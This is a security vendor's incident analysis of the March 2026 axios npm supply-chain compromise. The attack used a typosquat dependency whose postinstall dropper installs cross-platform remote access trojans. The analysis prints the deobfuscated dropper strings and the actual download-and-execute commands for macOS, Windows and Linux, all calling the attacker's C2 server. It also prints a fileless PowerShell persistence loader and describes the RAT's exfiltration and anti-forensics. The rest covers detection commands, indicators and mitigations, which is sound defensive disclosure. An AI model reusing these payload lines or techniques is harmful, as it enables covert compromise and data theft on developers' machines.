.avif)
.avif)






On March 31, 2026 (UTC), an attacker compromised the npm credentials of the lead maintainer of axios, one of the most widely used packages in the JavaScript ecosystem with over 400 million monthly downloads. The attacker used this access to publish two malicious versions — axios@1.14.1 and axios@0.30.4 — within 39 minutes of each other, targeting both the modern and legacy version ranges to maximize the number of affected developers and organizations.
The malicious versions contained no changes to the axios source code itself. Instead, the attacker injected a new dependency called plain-crypto-js, a typosquat impersonating the legitimate crypto-js library. This package, published from a separate throwaway account, was designed to silently install malware when developers added axios to their projects. Once triggered, the malware contacted an attacker-controlled server and downloaded remote access trojans (RATs) tailored to macOS, Windows, and Linux. It then erased its own traces, making post-infection detection more difficult.
Once installed, the malware gave the attacker full control of affected machines, including the ability to execute commands, access files, and install additional malicious software. On Windows, the malware persisted even after a reboot. In practice, this means an attacker could have used a compromised developer's machine as a foothold to access source code repositories, cloud credentials, CI/CD pipelines, and production infrastructure, turning a single infected laptop into a pathway for a broader attack.
Both malicious versions were removed by npm within approximately three hours, and the plain-crypto-js package was replaced with a security placeholder. If you installed either compromised version, treat the system as fully compromised, rotate all credentials, and check for the host-based indicators of compromise listed below.
Affected packages
Last known-clean versions: axios@1.14.0 (1.x branch), axios@0.30.3 (0.x branch)
Attack timeline
The attack was staged over approximately 18 hours, with the malicious dependency seeded on npm before the axios releases to evade "brand-new package" alarms from security scanners.
Technical analysis
Infection chain
The attack relies on npm's dependency resolution and lifecycle scripts. When a developer runs npm install axios@1.14.1, npm resolves the dependency tree and installs plain-crypto-js@4.2.1 automatically. npm then executes the postinstall script, which launches the dropper — all before the developer executes a single line of their own code.

The only modification in both compromised axios versions is a single line added to package.json:
"dependencies": {
  "follow-redirects": "^1.15.11",
  "form-data": "^4.0.5",
  "proxy-from-env": "^2.1.0",
  "plain-crypto-js": "^4.2.1"   // ← INJECTED — never imported anywhere in axios
}
No other files differ between axios@1.14.0 and axios@1.14.1. The tarball sizes are nearly identical (630,302 bytes vs 630,301 bytes). A grep across all 86 files in the axios package confirms that plain-crypto-js is never require()'d or imported — a phantom dependency whose sole purpose is to trigger install hooks.
Maintainer account compromise
The attacker hijacked the jasonsaayman npm account, the primary maintainer of axios. The account's email was changed from to an attacker-controlled ProtonMail address.
A critical forensic signal distinguishes the malicious release from legitimate ones. Every legitimate axios 1.x release is published via GitHub Actions with npm's OIDC Trusted Publisher mechanism, cryptographically tying the publish to a verified CI/CD workflow. The malicious axios@1.14.1 was published manually with a stolen npm access token — no OIDC binding, no gitHead, and no corresponding commit or tag in the axios GitHub repository.
// axios@1.14.0 — LEGITIMATE (published via GitHub Actions OIDC)
"_npmUser": {
  "name": "GitHub Actions",
  "email": "npm-oidc-no-reply@github.com",
  "trustedPublisher": {
    "id": "github",
    "oidcConfigId": "oidc:9061ef30-..."
  }
}

// axios@1.14.1 — MALICIOUS (published manually, no OIDC)
"_npmUser": {
  "name": "jasonsaayman",
  "email": "ifstap@proton.me"
  // no trustedPublisher, no gitHead
}
The dropper: setup.js
The malicious payload lives in plain-crypto-js@4.2.1's setup.js — a single 4,209-byte minified file employing a two-layer obfuscation scheme.
Obfuscation technique: All sensitive strings are stored as encoded values in an array named stq[]. Two functions decode them at runtime:
- _trans_2(x, r) — Reverses the encoded string, replaces _ with =, base64-decodes the result, then passes the output through _trans_1.
- _trans_1(x, r) — XOR cipher. The key "OrDeR_7077" is parsed through JavaScript's Number(): alphabetic characters produce NaN, which in bitwise operations becomes 0. Only the digits 7, 0, 7, 7 in positions 6–9 survive, giving an effective key of [0,0,0,0,0,0,7,0,7,7]. Each character at position i is decoded as charCode XOR key[(7 × i × i) % 10] XOR 333.
Full static deobfuscation and recovered every string:
stq[0]  → "child_process"
stq[1]  → "os"
stq[2]  → "fs"
stq[3]  → "http://sfrclak.com:8000/"   ← C2 base URL
stq[5]  → "win32"
stq[6]  → "darwin"
stq[13] → "package.json"               ← deleted after execution
stq[14] → "package.md"                 ← clean stub renamed to package.json
stq[15] → ".exe"
stq[16] → ".ps1"
stq[17] → ".vbs"
The entry point is _entry("6202033"), where 6202033 is the C2 URL path segment.

Malicious behavior: platform-specific RAT delivery
The dropper checks os.platform() and branches into one of three attack paths. Each platform sends a distinct POST body to the same C2 URL — packages.npm.org/product0 (macOS), packages.npm.org/product1 (Windows), packages.npm.org/product2 (Linux). The packages.npm.org/ prefix is a deliberate attempt to make outbound traffic look like benign npm registry communication in network logs.
macOS — AppleScript Dropper
On macOS, the dropper writes an AppleScript to the system temp directory and executes it silently via nohup osascript. The AppleScript contacts the C2 server, downloads a binary to /Library/Caches/com.apple.act.mond — a path designed to blend in with Apple's reverse-DNS daemon naming convention — makes it executable (chmod 770), and launches it in the background via /bin/zsh.
set {a, s, d} to {"", "http://sfrclak.com:8000/6202033", "/Library/Caches/com.apple.act.mond"}
try
    do shell script "curl -o " & d & a & " -d packages.npm.org/product0" & " -s " & s & \
        " && chmod 770 " & d & " && /bin/zsh -c \"" & d & " " & s & " &\" &> /dev/null"
end try
do shell script "rm -rf <temp_script_path>"
The only persistent artifact is /Library/Caches/com.apple.act.mond.
Stage 2 — Compiled C++ RAT (657 KB, Mach-O universal binary)
The C2 response is a 657 KB Mach-O universal binary targeting both x86_64 and arm64 — covering Intel and Apple Silicon Macs. It is compiled C++, linked against libcurl for HTTP and using the nlohmann::json library for C2 protocol serialization.
The binary implements the same four-command architecture as the other platforms — kill, peinject, runscript, rundir — with identical JSON field names, the same spoofed IE8 User-Agent (mozilla/4.0 (compatible; msie 8.0; ...)), and the same 60-second beacon interval.
macOS-specific behavior:
- System fingerprinting via
sysctl:querieskern.osproductversion(macOS version),hw.model(hardware model),machdep.cpu.brand_string(CPU), andhw.optional.arm64(architecture detection). Install date is derived from/var/db/.AppleSetupDonecreation time. - Initial directory sweep includes
/Applicationsalongside Documents and Desktop — mapping installed software. peinjecthandler writes binaries to/private/tmp/.<random>(dot-prefixed, hidden), then self-signs them viacodesign --force --deep --sign - "%s"before execution viafork() + execv(). This ad-hoc signature satisfies macOS Gatekeeper enough to allow execution without triggering the "unidentified developer" dialog.runscripthandler executes commands via/usr/bin/osascriptusing temporary.scptfiles at/tmp/.XXXXXX.scpt(created withmkstemps), enabling AppleScript-based automation in addition to shell commands.- No persistence mechanism is visible in the binary. Unlike the Windows RAT (which creates system.bat + registry Run key), the macOS variant runs only until the process is terminated or the machine reboots. The operator would need to deploy persistence separately via the
runscriptorpeinjectcommands.
Windows — VBScript + PowerShell Chain
On Windows, the dropper's initial delivery involves three steps:
- Locate powershell.exe via where powershell and copy it to %PROGRAMDATA%\wt.exe — disguised as Windows Terminal to provide a persistent copy of the interpreter outside its standard path.
- Write a VBScript (.vbs) to the temp directory that runs a fully hidden cmd.exe window (0, False suppresses all UI).
- The VBScript downloads a PowerShell script from the C2, executes it with -WindowStyle Hidden -ExecutionPolicy Bypass via the renamed wt.exe, then self-deletes.
Set objShell = CreateObject("WScript.Shell")
objShell.Run "cmd.exe /c curl -s -X POST -d ""packages.npm.org/product1"" " & _
    """http://sfrclak.com:8000/6202033"" > ""%TEMP%\6202033.ps1"" " & _
    "& ""%PROGRAMDATA%\wt.exe"" -w hidden -ep bypass -file ""%TEMP%\6202033.ps1"" " & _
    """http://sfrclak.com:8000/6202033"" & del ""%TEMP%\6202033.ps1"" /f", 0, False
The persistent artifact is %PROGRAMDATA%\wt.exe. The VBScript and PowerShell files are transient and self-delete.
What was in that PowerShell script? The C2 response is the Stage 2 payload — an 11,042-byte PowerShell RAT.
Stage 2 — PowerShell RAT Implant (11,042 bytes)
On first execution, the RAT generates a random 16-character alphanumeric UID and fingerprints the host:
$uid      = -join ((48..57) + (65..90) + (97..122) | Get-Random -Count 16 | ...)
$username = $env:USERNAME
$hostname = $env:COMPUTERNAME
$timezone = "(UTC" + $((Get-TimeZone).BaseUtcOffset.TotalHours) + " hours) " + ...
$version  = "$($os.Caption) $($os.OSArchitecture) $($os.Version)"
$cpuType  = (Get-CimInstance Win32_Processor | Select-Object -First 1).Name
It then performs an initial directory sweep via Init-Dir-Info, enumerating Documents, Desktop, OneDrive, AppData\Roaming, and all filesystem drive roots — giving the operator an immediate map of the victim's file system before a single command is issued.
Persistence — Fileless Reboot Survival:
The RAT writes a 265-byte batch file to C:\ProgramData\system.bat (set to hidden) and registers it as a Run key:
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\MicrosoftUpdate → C:\ProgramData\system.bat
The value name "MicrosoftUpdate" mimics a legitimate Windows Update entry. The batch file's content is a single-line fileless loader:
start /min powershell -w h -c "& ([scriptblock]::Create([System.Text.Encoding]::UTF8.GetString(
  (Invoke-WebRequest -UseBasicParsing -Uri 'http://sfrclak.com:8000/6202033'
   -Method POST -Body 'packages.npm.org/product1').Content))) 'http://sfrclak.com:8000/6202033'"
On every reboot, system.bat POSTs to the C2 with the same packages.npm.org/product1 body, receives the full RAT as the HTTP response, and evaluates it as a PowerShell scriptblock in memory. The RAT code never touches disk again after the initial execution — making forensic recovery extremely difficult without network capture.
Beaconing Loop — 60-Second Interval:
The RAT enters an infinite loop, beaconing to the C2 every 60 seconds via System.Net.WebClient. The first beacon includes the full system fingerprint and a complete running process list (PID, session ID, name, executable path for every process). Subsequent beacons send only a timestamp heartbeat. All data is JSON-serialized, base64-encoded, and POSTed with a spoofed IE8 User-Agent:
mozilla/4.0 (compatible; msie 8.0; windows nt 5.1; trident/4.0)
Command Dispatch — Four Remote Capabilities:
The C2 responds with JSON commands. The RAT parses the type field and dispatches:
The peinject command is the most dangerous: it enables the operator to load arbitrary .NET tooling (credential dumpers, lateral movement tools, privilege escalation exploits) entirely in memory, using cmd.exe as a sacrificial host process — a technique that evades most endpoint detection solutions.
Exfiltration Behavior:
On first execution, the RAT immediately exfiltrates two payloads before any operator interaction:
- POST #1 (~33 KB): Complete directory listings of Documents, Desktop, OneDrive, AppData, and all drive roots — file names, sizes, and timestamps. This gives the operator a full file system map within seconds of infection.
- POST #2 (~7 KB): Full system fingerprint — hostname, username, OS version, timezone, CPU model, boot time — and a complete running process list with PIDs and executable paths.
After exfiltration, the RAT enters its 60-second beacon loop and awaits commands. If the C2 responds with an empty body, the RAT simply heartbeats and checks again on the next cycle.
Linux — Python Dropper
On Linux and all other platforms, the dropper executes a direct shell pipeline via execSync:
curl -o /tmp/ld.py -d packages.npm.org/product2 -s http://sfrclak.com:8000/6202033 \
    && nohup python3 /tmp/ld.py http://sfrclak.com:8000/6202033 > /dev/null 2>&1 &
The C2 returns a Python RAT script saved to /tmp/ld.py and executed in the background with nohup. The file remains on disk.
Stage 2 — Python RAT (12,323 bytes)
The Linux payload is a 12 KB unobfuscated Python script — the most readable of the three platform variants. It implements the same four-command architecture (kill, peinject, runscript, rundir), the same IE8 User-Agent, the same 60-second beacon loop, and the same JSON protocol as the Windows and macOS variants.
On first execution, the RAT generates a 16-character UID and sends a FirstInfo beacon containing directory listings of $HOME, $HOME/.config, $HOME/Documents, and $HOME/Desktop. It then enters a BaseInfo loop, sending hostname, username, OS, architecture, timezone, boot time, system manufacturer/product (from /sys/class/dmi/id/), and a full process list with PIDs, parent PIDs, usernames, and command lines — all read directly from /proc/.
Linux-specific behavior:
- peinject handler has a bug on line 156: it references an undefined variable b64_string instead of the ijtbin parameter passed by the C2. This would crash every peinject command. The bug suggests the code was copied from another version of the RAT and improperly adapted. Regardless, runscript with shell=True provides equivalent arbitrary execution capability.
- peinject (when fixed) writes binaries to /tmp/.<random> (dot-prefixed, hidden), chmod 0o777, and executes via subprocess.Popen — the same hidden-temp-file pattern as the macOS variant but without the codesign step.
- runscript handler operates in two modes: if no Script field is provided, it runs the Param as a direct shell command (shell=True). If Script is provided, it base64-decodes it and executes as python3 -c <code>. Both modes capture stdout and return results to the C2.
- No persistence mechanism. No cron job, no systemd service, no autostart entry. The RAT runs only until reboot. The operator would need to deploy persistence manually via runscript or peinject after initial access.
C2 communication uses http.client (Python standard library) rather than requests or urllib — avoiding any third-party dependency that might not be present on a target system.
Self-cleanup: an anti-forensics tactic
After launching the platform payload, setup.js performs three forensic cleanup steps that make standard post-infection analysis unreliable:
- Deletes itself — fs.unlink(__filename) removes setup.js
- Deletes package.json — removes the file containing the "postinstall": "node setup.js" hook
- Renames package.md to package.json — a pre-staged clean stub (version 4.2.0, no postinstall, no setup.js reference) takes its place
The package.md file is shipped inside the npm package as a decoy. It is a valid package.json for version 4.2.0 with no scripts section. After the swap, any post-infection inspection of node_modules/plain-crypto-js/package.json shows a completely clean manifest with no indication anything malicious was installed. Running npm audit or manually reviewing the installed package directory will not reveal the compromise.

The directory's presence remains the key signal: node_modules/plain-crypto-js/ should not exist in any legitimate axios installation.
C2 infrastructure
The domain was purpose-built for this campaign. Registration was completed on NameCheap hours before the first malicious axios version was published. Threat intelligence reveals an associated domain — `callnrwise.com` — registered via Dynadot LLC just 53 minutes *before* `sfrclak.com` on the same day, pointing to the same IP address. Two domains, two registrars, same server — consistent with a redundant C2 pattern. The IP `142.11.206.73` is a Hostwinds VPS with a history of hosting short-lived suspicious domains, consistent with disposable infrastructure.
Runtime validation
Checking the attack's runtime behavior by installing axios@1.14.1 inside a GitHub Actions runner instrumented with their Harden-Runner agent. The process tree and network events confirm the dropper executes as designed:
- C2 contact (curl → sfrclak.com:8000) fired 1.1 seconds into the npm install — before npm had finished resolving all dependencies.
- A second C2 connection (nohup python3 /tmp/ld.py) occurred 36 seconds later in an entirely different workflow step, confirming the RAT persists as a detached background process orphaned to PID 1.
- Four levels of process indirection separate the original npm install from the C2 callback: npm → sh → node → sh → curl/nohup.
Mitigation
Detection and response
Check if you are affected:
# Check for malicious axios versions
npm list axios 2>/dev/null | grep -E "1\.14\.1|0\.30\.4"
grep -A1 '"axios"' package-lock.json | grep -E "1\.14\.1|0\.30\.4"

# Check for the phantom dependency (presence = compromise)
ls node_modules/plain-crypto-js 2>/dev/null && echo "POTENTIALLY COMPROMISED"
Check for RAT artifacts:
# macOS
ls -la /Library/Caches/com.apple.act.mond 2>/dev/null && echo "COMPROMISED"
ls -la /private/tmp/.* 2>/dev/null | grep -v "^d"   # dot-prefixed injected binaries

# Linux
ls -la /tmp/ld.py 2>/dev/null && echo "COMPROMISED"
ls -la /tmp/.* 2>/dev/null | grep -v "^d"

# Windows (PowerShell)
Test-Path "$env:PROGRAMDATA\wt.exe"
Test-Path "$env:PROGRAMDATA\system.bat"
Get-ItemProperty "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" -Name "MicrosoftUpdate" -ErrorAction SilentlyContinue
If compromised:
- Isolate the machine from the network immediately.
- Do not attempt to clean in place — rebuild from a known-good image.
- Rotate all credentials on the affected system: npm tokens, SSH keys, AWS/GCP/Azure credentials, CI/CD secrets, .env files, database passwords, and any values accessible at install time.
- Audit CI/CD pipelines — any workflow that ran npm install during the attack window (2026-03-31 00:21–03:25 UTC) should have all injected secrets rotated.
- Block C2 indicators at the network/DNS layer:
# Block via firewall (Linux)
iptables -A OUTPUT -d 142.11.206.73 -j DROP

# Block via /etc/hosts
echo "0.0.0.0 sfrclak.com" >> /etc/hosts
echo "0.0.0.0 callnrwise.com" >> /etc/hosts
Prevention
- Pin dependencies and commit lockfiles. Use npm ci (not npm install) for reproducible installs.
- Use --ignore-scripts in CI/CD as a standing policy: npm ci --ignore-scripts prevents postinstall hooks from executing during automated builds.
- Set a minimum release age: npm config set min-release-age 3 blocks packages published less than 3 days ago — this attack would have been caught during the cooldown window.
- Verify OIDC provenance. Legitimate axios releases are published via GitHub Actions with npm's Trusted Publisher mechanism. Releases lacking OIDC provenance metadata are a red flag.
- Monitor for phantom dependencies. A dependency that appears in package.json but is never imported or required anywhere in the codebase is a high-confidence indicator of a compromised release.
- Use npm overrides to prevent semver drift:
{
  "overrides": { "axios": "1.14.0" },
  "resolutions": { "axios": "1.14.0" }
}
Indicators of Compromise (IoCs)
Package IoCs
File hashes
Network IoCs
Windows Host IoCs
MacOS Host IoCs
Linux Host IoCs
Attacker Identifiers
Safe version references: axios@1.14.0 (shasum: 7c29f4cf2ea91ef05018d5aa5399bf23ed3120eb), axios@0.30.3 (shasum: ab1be887a2d37dd9ebc219657704180faf2c4920)
Conclusion
This attack is a textbook example of dependency poisoning through maintainer account hijack. The attacker did not modify a single line of axios source code — they added a phantom dependency that exists only to execute its postinstall hook during npm install. The staged rollout (publishing a clean decoy version of plain-crypto-js before the malicious one) and the three-step anti-forensic cleanup (deleting setup.js, deleting package.json, swapping in a clean stub) demonstrate deliberate operational planning.
The blast radius is significant: axios has over 400 million monthly downloads and 174,000 direct dependents. Any project with a ^1.x.x caret range that ran npm install without a lockfile would have resolved to 1.14.1 during the roughly three-hour attack window. On the legacy branch, ^0.30.x ranges would have pulled 0.30.4 (npm's caret operator restricts 0.x versions to patch-level updates only). The absence of OIDC provenance on the malicious releases is the clearest forensic differentiator — a signal that could be incorporated into automated CI/CD gates.
The incident underscores the importance of three complementary defenses: pinning dependencies to exact versions and committing lockfiles, disabling lifecycle scripts in CI/CD environments (--ignore-scripts), and adopting npm's minimum release age policy to create a safety buffer against freshly published malicious releases. If your systems installed either compromised version, treat it as a full host compromise and rotate all accessible credentials.
References
- StepSecurity (primary technical analysis, IOCs, remediation): axios Compromised on npm - Malicious Versions Drop Remote Access Trojan
- Hacker News (discussion): Active Supply Chain Attack on axios 1.14.1
- NVD — CVE-2026-25639 (separate DoS issue, not the RAT supply chain): NIST NVD - CVE-2026-25639
- GitLab Advisory Database — same CVE, axios npm package (DoS): CVE-2026-25639 | GitLab Advisory Database
What's next?
When you're ready to take the next step in securing your software supply chain, here are 3 ways Endor Labs can help: